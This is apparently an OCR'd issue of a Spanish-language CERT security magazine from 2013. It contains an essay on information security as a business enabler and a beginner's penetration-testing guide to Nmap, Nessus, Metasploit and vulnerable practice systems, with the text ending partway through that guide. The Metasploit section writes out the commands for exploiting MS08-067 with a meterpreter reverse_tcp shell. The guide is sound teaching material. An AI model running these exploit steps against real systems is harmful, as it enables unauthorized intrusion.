No.18 / mayo-junio 2013 ISSN: 1251478, 1251477

.Seguridad

Cultura de prevención para TI

18

Perfiles de seguridad

6 distintas líneas de acción en la agenda

Seguridad freno o facilitador | Pentest principiantes | Firewall base de datos | Lockpicking | Criptografía cuántica | SCADA y seguridad

Contenido

.Seguridad
Cultura de prevención para TI

Editorial

Perfiles de seguridad
6 distintas líneas de acción en la agenda de TI

El campo de la computación es realmente vasto, sobre todo cuando hablamos de analizar todas sus directrices. Una, la que más nos compete en UNAM-CERT, es la línea de la seguridad: Seguridad en cómputo, seguridad informática y seguridad de la información. Términos que podrían parecer, a simple vista, sinónimos de una misma causa, pero que al momento de profundizar en ellos, exponen mundos distintos.

Si bien discernir sobre un tema conceptual no es nuestro objetivo, tratar de referir hacia todos los aspectos de la seguridad como un conjunto sí lo es, en .Seguridad Cultura de prevención para TI lo vemos como una de nuestras metas, edición tras edición.


En esta ocasión, decidimos abordar seis aspectos primordiales que se encuentran en la agenda de seguridad de las tecnologías de la información y comunicación de nuestros días. Para aventurarnos a ello, contamos con estupendos profesionales, tanto del equipo de nuestra prestigiada UNAM, como especialistas de carácter internacional: Sebastián Bortnick, Jesús Torrecillas y Eduardo Carozo.

Los colaboradores de esta edición colocan seis temas sobre la mesa: gestión, hacking, web y escritorio, seguridad física, criptografía y sistemas de control industrial. Una lista, no excluyente de otros temas, que busca abarcar distintos panoramas de la seguridad de nuestro tiempo, sin embargo tú, querido lector, tienes los comentarios finales.

L.C.S Jazmín López Sánchez
Editora
Subdirección de Seguridad de la Información

.Seguridad
Cultura de prevención para TI

.Seguridad Cultura de prevención TI M.R. / Número 18 / mayo - junio 2013 / ISSN No. 1251478, 1251477 / Revista Bimestral, Registro de Marca 129829



¿Es la seguridad de la información un freno o un facilitador de la expansión del negocio?

Jesús Nazareno Torrecillas

En la mayoría de las organizaciones y empresas públicas y privadas, se tiene la idea de que la Seguridad de la Información, más que una facilitadora del negocio, es un obstáculo que impide la agilidad y el dinamismo necesarios para abarcar nuevos retos, evolucionar y expandir la compañía.

Un error muy extendido es considerar que el departamento de Seguridad de la Información garantiza la salvaguarda de los activos críticos de la organización. La realidad es que el departamento de Seguridad de la Información facilita la metodología y tecnología necesarias para procurar que los activos de información estén lo más protegidos posible, y que permanezcan controlados dentro de un marco de referencia. El departamento de Seguridad de la Información, o ISM, debe trabajar de la mano con el departamento de Seguridad Física de la empresa u organismo. Si los dos departamentos laboran sin una cabeza directriz conjunta, llevarán a la empresa a situaciones muy complicadas y absurdas de "neomanagement."

Al no haber una cultura empresarial establecida y bien referenciada, en donde los trabajadores y ejecutivos de todos los niveles de la organización entiendan y comprendan las ventajas competitivas de contar con unas políticas de seguridad de la información, será muy complicado permear estas ventajas a todos los niveles organizativos. Las políticas deben ser claras e incluir lo necesario para garantizar la clasificación de la información y el manejo que se le debe dar desde su creación, clasificación, almacenamiento y destrucción.

Un gran obstáculo, que los profesionales de seguridad de la información encuentran a diario,

es no saber cómo vender a la alta dirección la seguridad de la información ni su impacto en los resultados globales del negocio. Otro obstáculo, que las grandes empresas encuentran, es la teórica duplicidad de los departamentos de Seguridad de la Información (uno que depende del área de Seguridad Central y el otro de Informática).

El departamento de Informática, TI o IT, debe contar con sus propios auditores internos para verificar que los parches estén instalados, el antivirus esté funcionando correctamente, se cumplan las políticas dictadas por el departamento de Seguridad de la Información Central, etc. Con el fin de que, cuando se hagan auditorías independientes por parte de auditores externos, todo esté más o menos en orden. En cuanto al departamento de Seguridad de la Información Central, éste es el encargado de revisar y auditar de manera totalmente independiente que todo en TI se haga correctamente y que se cumplan las políticas de securización de la información, generar políticas, etc. Ambos departamentos deben ser independientes. Como en el caso del departamento de Control Interno y el departamento financiero, si ambos se encontraran juntos y fuesen dependientes, nunca se llegarían a descubrir los fraudes internos. Por eso insisto que el departamento de Seguridad de la Información Central o Corporativo debe ser completamente independiente del equipo de revisión o ISM que pertenezca a TI.

En muchas empresas, se considera que el Departamento de Seguridad de la Información es un mal necesario, en vez de un factor crítico que ayuda a la continuidad del negocio en caso de padecer un incidente. En otras organizaciones, se considera al departamento de Seguridad de la Información como un freno o escollo insalvable que limita los márgenes operativos y resta agilidad de expansión del negocio, en vez de considerar a dicho departamento como un facilitador de las decisiones futuras o frente a incidentes.

La seguridad de la información debe considerarse como un factor estratégico, crítico y necesario para procurar la continuidad del negocio. Además, tiene que ser vista como facilitadora de los planes futuros de expansión de las compañías que se precien de tener un "management" de primer nivel y de alta competitividad. Incluso hace frente, de manera rápida y ágil, a cualquier incidente que ponga en riesgo la integridad de la información.

Supongamos que la empresa es como un lujoso y costoso auto deportivo de carreras. Este coche pertenece a un fabricante de prestigio (imagen de la marca), tiene unos bonitos colores en su carrocería (Departamento de Imagen y Comunicación), cuenta con unos logotipos sobre la bonita pintura (Consejo de Accionistas), un buen piloto (Dirección General), un favorable equipo de mecánicos (Departamento de Ingeniería), un buen equipo de iluminación (Inteligencia Estratégica), un motor poderoso (Departamento de Operaciones), unos excelentes neumáticos (Departamento Comercial), etc. El sistema de frenos de este vehículo de carreras vendría a ser nuestro Departamento de Seguridad de la Información. La pista de carreras sería el mercado en donde nuestra compañía tendría que debatirse con sus competidores por agarrar más cuota de mercado en el menor número de tiempo, justificando ante su público (clientes) el prestigio de la marca del equipo de carreras (empresa).

Para que nuestro impresionante vehículo de carreras pueda dar el 100% de rendimiento en este circuito, se debe de contar con la más alta tecnología en su sistema de frenado, con el fin de poder circular a la máxima velocidad, con la confianza y tranquilidad de que, cuando se precise hacer frenadas muy apretadas, los frenos no van a fallar y el vehículo no se estrellará (parada de operación irreversible). De esa manera se evita que el accidente sea publicado en toda la prensa y que impacte en la imagen estratégica de la compañía, con la consiguiente pérdida de credibilidad en el mercado. En cambio, si nuestro sistema de frenado es mediocre y poco fiable, cuando busquemos ir a altas velocidades (cambios estratégicos), por mucho que deseemos ir rápido, nuestros frenos serán un condicionante muy fuerte a la hora de ir a alta velocidad. En caso de necesidad, no tendremos la garantía de ejecución precisa del frenado y, por tanto, el

fantasma del accidente nos perseguirá durante la carrera (miedo al fracaso comercial).

Para ir a alta velocidad y estar seguros de ser los mejores en la carrera, se deberá contar con la más alta tecnología en el sistema de frenos, lo que nos permita abordar cambios en el circuito (condiciones de mercado) e imprevistos en las condiciones del pavimento (cambios en las estrategias) sin que nuestro vehículo pierda el control de su trayectoria (planes para afrontar contingencias). Por lo que un buen sistema de frenado (buen departamento de Seguridad de la Información) es básico y fundamental para afrontar nuevos retos estratégicos del negocio.
Queda claro que poseer un excelente sistema de frenos en un vehículo de carreras no significa, en ningún momento, que dicho sistema vaya a ser un estorbo o un obstáculo, ni que ese sistema entorpezca la velocidad punta del auto de carreras. Todo lo contrario, un buen sistema de frenado, eficiente y de alta tecnología, permitirá al vehículo desarrollar su máxima velocidad para ser competitivo durante todo el transcurso de la carrera, permitiendo al auto, en caso de ser necesario, reducir la marcha de manera muy segura, tanto para el piloto como para el auto, a fin de adaptar el vehículo a las necesidades o imprevistos durante su evolución en el circuito.

¿Cómo trabaja en el vehículo el sistema de frenado?

Cuando una empresa analiza cómo ser competitiva frente a un mercado muy agresivo y cambiante, en la mayoría de las ocasiones, pasa por alto casi todo lo relativo al manejo de la información de manera segura y eficiente. En las empresas, los directivos suelen divagar sobre estas cuestiones, sin tener muy claro cómo manejar la información de forma segura. Otro error de percepción, muy común, es que los directivos suelen pensar que el departamento de Seguridad de la Información va a resolver todos los errores cometidos en el manejo de la información y que, para eso, se precisan costosas cajas negras, cuya ingeniería computacional es eficiente al 100% y resuelve todos los problemas habidos y por haber.

Volviendo a nuestro ejemplo: Si el piloto del auto de carreras (Dirección General) comete errores en la trayectoria del circuito (estrategias fallidas de mercado), obviamente, por mucha complejidad tecnológica que se posea, no habrá ningún sistema de frenos que tenga y que pueda corregir estos errores de manejo de la trayectoria del auto. Los frenos están para lo que están y no para corregir errores de pilotaje. El departamento de Seguridad de la Información no está para corregir los errores

cometidos por la dirección de la empresa. Tampoco el departamento de Seguridad está para "tapar" los errores e ineficiencias (y hechos delictivos) que podrían cometer los directivos de alto nivel. Para estos asuntos delicados, contar con una política clara de consecuencias frente a cierto tipo de malas actuaciones y prácticas, es más que suficiente para poner en orden las cosas.

Toda la compañía debe tener conciencia de cómo manejar su información. Desde los puestos más modestos hasta los directivos de primer nivel.

Para ello, el Departamento de Seguridad de la Información debe haber realizado, entre sus muchos cometidos, un buen programa de formación en prevención de fuga de información, el cual deben recibir todos sus trabajadores, sin excepción. Esto ayudará, entre otras situaciones críticas, a evitar robos de laptops o smartphones en lugares públicos, a que los directivos no hablen de planes estratégicos en lugares públicos de manera que puedan ser escuchados por competidores. Ayudará a hacer respaldos periódicos de la información sensible, a prevenir, en suma, que la información crítica y estratégica para la organización caiga en malas manos o sea usada en contra de la propia empresa, además de prevenir el fraude interno o externo, utilizando para ello, metodologías forenses y preventivas.

Una cita, a la que suelo recurrir en una conferencia, cuando tengo que explicar la problemática de confiar la Seguridad de la Información en electrónicas automáticas, es la siguiente:

Si usted piensa que la tecnología puede resolver sus problemas de seguridad, entonces usted no entiende los problemas de seguridad y tampoco entiende la tecnología.

Dicha cita es nombrada por el archiconocido experto de Seguridad y contemporáneo mío, Bruce Schneier.[1]

El departamento de Seguridad de la Información, conjuntamente con el departamento de Seguridad Física, deberá anticiparse muchas veces a las intenciones corporativas de nuevas decisiones estratégicas de la compañía, con el fin de resolver,

anticipadamente, muchos de los problemas que se pueden plantear en caso de incidentes o de problemas no previstos por la dirección. Por ejemplo, si la empresa desea hacer una fusión por adquisición de una empresa hermana en un país, supongamos del tercer mundo, dicho departamento de seguridad tendrá que establecer alianzas estratégicas con embajadas, consulados, autoridades locales, etc., deberá contactar con proveedores locales de tecnología, deberá estudiar el país en lo referido a su mapa de riesgos, entro otros.

Con el fin de poder plantear un plan estratégico de salvaguarda de la información, se deberá confeccionar una matriz de riesgos de ese país o de ese negocio, para la realización de un plan director que abarque aspectos tan diversos, como los factores de riesgo (qué tipo de proveedores de servicios existen, proveedores de telefonía, factores climatológicos, factores sociopolíticos, factores sismológicos, qué políticas existen en la empresa para prevenir la fuga de información, nivel de riesgo de espionaje industrial, etc.)

Así pues, para que una empresa tenga una rápida implantación en un país y pueda ir a la velocidad deseada, sintiéndose segura de los pasos que debe dar, el departamento de Seguridad de la Información debe de ser capaz de actuar en múltiples frentes simultáneamente, y además, de manera rápida y eficiente. Por ejemplo, para evitar la fuga de información estratégica, la empresa debe contar con un sistema de control de acceso físico y lógico eficaz. Hay que saber quién entra, cuándo entra a nivel personal y a dónde se firma en la red (qué tipo de accesos asignados debe tener). Se debe contar con un plan de recuperación frente a desastres naturales, atentados, etc. Por eso es tan importante disponer de una matriz de riesgos realizada de manera granular. De esta forma, cuando la empresa necesite "meter el freno", logre la tranquilidad y la seguridad de que todo va a funcionar correctamente y sin contratiempos, según el plan de contingencia previamente realizado y documentado. Como en el caso de un corte de energía eléctrica (intencional o fortuito) se deben tener previstas las diferentes opciones a seguir para solventar esta eventualidad.

1SCHNEIER, Bruce, "Secrets & lies," Digital Security in a networked world, John Wiley & Sons Inc, 2004.

Referencias

http://miliarium.com/Monografias/Rascacielos/CronologiaFuego.htm

http://www.wharton.universia.net/index.cfm?fa=viewArticle&ID=928

http://firestation.wordpress.com/category/siniestros-importantes/incendio-del-windsor/

Pruebas de penetración para principiantes: 5 herramientas para empezar

Sebastían Bortnik

Realizar pruebas de penetración es una tarea compleja, involucra un proceso en donde se realizan distintos tipos de tareas que identifican, en una infraestructura objetivo, las vulnerabilidades que podrían explotarse y los daños que podría causar un atacante. En otras palabras, se realiza un proceso de hacking ético para identificar qué incidentes podrían ocurrir antes de que sucedan y, posteriormente, reparar o mejorar el sistema, de tal forma que se eviten estos ataques.

Para realizar una prueba de penetración de forma profesional, es necesario sumar a los conocimientos de hacking ético[1], otros aspectos fundamentales como: programación, metodologías, documentación, entre otros. No obstante, esos aprendizajes suelen venir una vez que se conocen y se saben utilizar muchas herramientas que son parte del proceso de penetration testing. El presente artículo es un listado de las cinco herramientas que debes conocer, instalar y probar para dar tus primeros pasos en este “arte”.

Lo que verás a continuación, es una pequeña guía de “por dónde empezar” para aquellos principiantes que deseen introducirse en el mundo del hacking ético y de las pruebas de penetración. Estas son, a mi criterio, las primeras herramientas

que deberás conocer, no solo para comenzar a prepararte para realizar esta tarea, sino para empezar a comprenderla.

1. NMAP

En un proceso completo de pruebas de penetración, existen instancias previas a ejecutar esta herramienta pero, para dar los primeros pasos, probablemente sea la mejor forma de comenzar. Nmap es una herramienta de escaneo de redes que permite identificar qué servicios se están ejecutando en un dispositivo remoto, así como la identificación de equipos activos, sistemas operativos en el equipo remoto, existencia de filtros o firewalls, entre otros.


En palabras sencillas, cuando se va a atacar un servidor o dispositivo, el atacante podrá realizar distintas arremetidas en función del servicio: no es lo mismo dañar un servidor web, un servidor de base de datos o un router perimetral. Por lo tanto, en cualquier despliegue, el primer paso será identificar los servicios en la infraestructura, para decidir cómo avanzar y, considerando que en una prueba de penetración se "imitan" los pasos de un atacante, también se iniciará de la misma manera.

Nmap es una herramienta de línea de comandos (existen algunas interfaces gráficas pero, personalmente, no las recomiendo, aunque es una cuestión de gustos) donde se debe indicar cuál será el o los objetivos y la serie de parámetros que afectarán la forma en que se ejecuten las pruebas y los resultados que se obtienen. Puede instalarse tanto en Linux, Windows, Mac u otros sistemas operativos.

En su forma tradicional, una línea de comando sería la siguiente:

```
> nmap 172.16.1.1
```

En donde `nmap` es el comando en sí mismo y `172.16.1.1` es el objetivo (que también puede ser indicado con un nombre de dominio). La respuesta a estos comandos será un listado de los puertos abiertos o cerrados en dicha dirección. La ejecución sin parámetros ejecuta un escaneo sencillo a los 1000 puertos más comunes (véase que en la imagen se muestra uno abierto y 999 cerrados), realizando anteriormente un ping para ver si el equipo está vivo (si el equipo no responde al ping, no se realizará el test de los puertos).



IMG1 – Salida tradicional de ejecución de Nmap (nmap.org)

Cuando agregas parámetros puedes obtener mejores resultados. Algunos parámetros comunes para tener en cuenta son:

- `[-iL]` puedes indicar una lista de equipos o redes a escanear.

```
> nmap -iL hosts.txt
```

- `[-sP]` solo escanea con un ping. Es una buena forma de ver cuántas direcciones IP se pueden checar. Una vez que se tienen enlistadas, se podrá ir solo con las que están vivas.

- `[-P0]` es la forma de omitir el ping e ir directo al escaneo de puertos. Muchos sistemas no responden el ping como método de seguridad, por lo que, escanearlos de todas formas, también puede ser útil en entornos más reales (no es necesario para los entornos de aprendizaje inicial).

```
> nmap -iL hosts.txt -p 22,25,80,445
```

- `[-p]` lista los puertos que se desean escanear.

- `[-sV]` intenta determinar la versión del servicio en el objetivo.

- `[-O]` informa el sistema operativo en el objetivo.

Una vez ejecutado Nmap, ya se conocen cuáles son los servicios (al menos los identificados) que

se están ejecutando en el blanco de la prueba de penetración. Ahora ya se puede pasar a las siguientes etapas, en donde se utilizará esta información para comenzar la búsqueda de vulnerabilidades en la infraestructura y en los servicios identificados.

Ficha técnica

• Herramienta: Nmap
• Sitio web: http://nmap.org/
• Cómo empezar: instalarlo, ejecutar un comando sencillo hacia una dirección IP y luego probar agregando parámetros (`nmap --help` puede brindar más información) o ejecutar para múltiples direcciones IP (que deben ser indicadas en un archivo TXT).
• Más información: Recomiendo este artículo con 30 comandos para ver y analizar las diferencias en las respuestas. También está el libro oficial para explotar al máximo la funcionalidad de Nmap, escrito por su creador, Gordon "Fyodor" Lyon, http://nmap.org/book/.

2. NESSUS


Una vez que se tienen identificados los servicios que se están ejecutando, se puede comenzar el uso de las herramientas que sirven para identificar vulnerabilidades en los servicios. En este campo, la mejor herramienta para introducirse en este mundo es Nessus, otra aplicación gratuita (solo para uso hogareño, suficiente para los fines de este artículo; en el caso de fines profesionales es necesario usar la versión de pago) que, por su base de datos y su facilidad de uso, es la preferida en este aspecto.

Aunque posee una línea de comandos, considero que su interfaz gráfica, muy completa e intuitiva, es una forma sencilla de comenzar a probar esta herramienta.

Nessus posee una extensa base de datos de vulnerabilidades conocidas en distintos servicios y, por cada una de éstas, posee plugins que se ejecutan para identificar si la vulnerabilidad existe (o no) en determinado equipo objetivo. En resumen, al ejecutarse Nessus sin parámetros específicos, se probarán miles de vulnerabilidades y se obtendrá como resultado un listado de las vulnerabilidades que fueron identificadas.
La lógica de Nessus es similar a Nmap: hay que

indicar el objetivo, en este caso la o las direcciones IP y los parámetros. Estos permiten limitar el campo de búsqueda, especialmente si en una etapa anterior se identificaron los servicios: no tiene sentido buscar vulnerabilidades conocidas en Linux en un equipo que tiene instalado Windows.

Ficha técnica



IMG 2 – Sección de configuraciones generales de exploración de Nessus (tenable.com)

• Herramienta: Nessus
• Sitio web:
http://www.tenable.com/products/nessus/
• Cómo empezar: Si tienes Windows, instalarlo ahí por interfaz gráfica es muy sencillo, funciona para conocerlo por primera vez. Recomiendo buscar el listado de plugins y ejecutar pruebas limitando solo a determinados servicios.
• Más información: Un listado completo de plugins está disponible en el sitio web, la lectura de las descripciones es muy útil para aprender más sobre vulnerabilidades en diversas plataformas (http://www.tenable.com/plugins/index.php?view=all).

3. Metasploit Framework

Una vez identificados los servicios y sus vulnerabilidades, el paso siguiente sería la explotación de las vulnerabilidades. Es decir, primero se tiene que probar si realmente las vulnerabilidades identificadas permiten a un atacante causar algún daño. Después se intenta conocer cuál sería ese daño. A pesar de que se haya identificado una vulnerabilidad en la instancia anterior, podría ser que, al momento de intentar explotarla, existan otras medidas de control que no hayan sido consideradas, otras capas de seguridad o distintas variables que podrían hacer más complicada la explotación de la misma. Asimismo, si se logra explotar la vulnerabilidad, podría comprobarse y dimensionar cuál podría ser el daño hacia la organización, en función de la información o sistemas que estuvieran "detrás" de dicha vulnerabilidad.

Para este fin, Metasploit es la herramienta ideal para hacer estas pruebas. Mientras Nessus posee una base de datos de vulnerabilidades, Metasploit posee una base de exploits que podrían aprovecharlas. En otras palabras, en lugar de revisar si hay una vulnerabilidad en un equipo remoto, directamente se intenta la ejecución de un exploit y se simulan las consecuencias posteriores, en caso de que éste se ejecutara con éxito.

Al igual que Nessus, su versión de línea de comandos, msfconsole, es la tradicional, incluso recomendable para la automatización. Sin embargo, su interfaz gráfica es muy conveniente para dar los primeros pasos y tener una mayor comprensión.

Si quieres probar la línea de comandos puedes hacer las primeras pruebas. En Windows puedes abrirla directamente desde el Menú de inicio como "Metasploit Console". En Linux, tan solo puedes ejecutar un simple comando:
Una vez que estás en la consola, verás que cambia

```
> sudo msfpro
```

el prompt:

```
msf-pro >
```


Hay una serie de comandos sencillos para dar los primeros pasos. `Search`, `use`, `show`, `set` y `exploit` son probablemente los mejores. Probaremos explotar una de las vulnerabilidades más famosas en Windows, la MS 08-067 (para ver el boletín de la vulnerabilidad, clic aquí), una vulnerabilidad crítica descubierta en 2008 que permitía ejecución remota de código.

Si en un paso anterior (con Nessus) encontraste que el sistema posee dicha vulnerabilidad (con

Nmap podrías haber encontrado que estás lidiando con una máquina Windows), sería lógico con **search** encontrar el exploit a utilizar.
Entre los resultados, lo más importante es que

```
msf-pro > search exploits 08-067
```

podrás encontrar la ruta del exploit y luego con **use** podrás decidir utilizarlo (sí, asombroso):
El comando **show** mostrará las alternativas para



```
msf-pro > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) >
```

ejecutar el exploit.

Luego, se podrá utilizar el comando **set** para

```
msf exploit(ms08_067_netapi) > exploit
```

configurar el exploit antes de la ejecución. En este caso, definiremos el local host (nuestra dirección IP), al host remoto (la dirección IP de destino, donde se supone que ya sabemos existe la vulnerabilidad) y el payload (acción a ejecutar, en este caso usaremos **reverse_tcp** que nos dará una consola remota en el equipo).

Finalmente, solo debes ejecutar “exploit”.

```
msf exploit(ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
msf exploit(ms08_067_netapi) > set LHOST [192.168.0.1]
msf exploit(ms08_067_netapi) > set RHOST [192.168.0.10]
```

Si pudiste hacer estos pasos correctamente,

```
msf exploit(ms08_067_netapi) > show options
```

podrás ver una consola remota en el equipo Windows y podrás testearla con comandos regulares de consola (ipconfig, dir, etc.).

Ficha técnica

- Herramienta: Metasploit
- Sitio web: http://www.metasploit.com/
- Dónde empezar: una vez instalado, haz la prueba con alguna vulnerabilidad que permita el uso de una consola meterpreter remota, son sencillas de probar si fueron exitosas. Hay que tener precaución con las vulnerabilidades de denegación de servicio.

• Más información: Existe un documento oficial completo para dar los primeros pasos en Metasploit Framework, muy recomendable, “Metasploit Community Getting Started Guide”.

4. DVL – DVWA

Para probar las tres herramientas anteriores, es necesario definir un sistema objetivo, un sistema en el que se harán las pruebas. Una pésima costumbre de quienes inician en este ámbito es realizar sus primeros pasos y pruebas en sistemas públicos de Internet, en un entorno real. Esto podría acarrear problemas legales y no es la forma correcta (ni ética) de realizarlo. Para aprender a usar estas herramientas, se debe utilizar un entorno de pruebas, es decir, un escenario de investigación en donde uno pueda tener acercamientos sin riesgos de afectar algún entorno en producción.

Para ello, existen dos herramientas excelentes: Damn Vulnerable Linuxy (DVL) y Damn Vulnerable Web Application (DVWA). Aunque el primero está descontinuado, aún se puede conseguir en Internet para hacer los primeros pasos y primeras pruebas. Se trata de un sistema operativo y una aplicación web que poseen todo tipo de vulnerabilidades, de tal forma que, la persona que los utiliza, puede intentar explotarlas y experimentar.

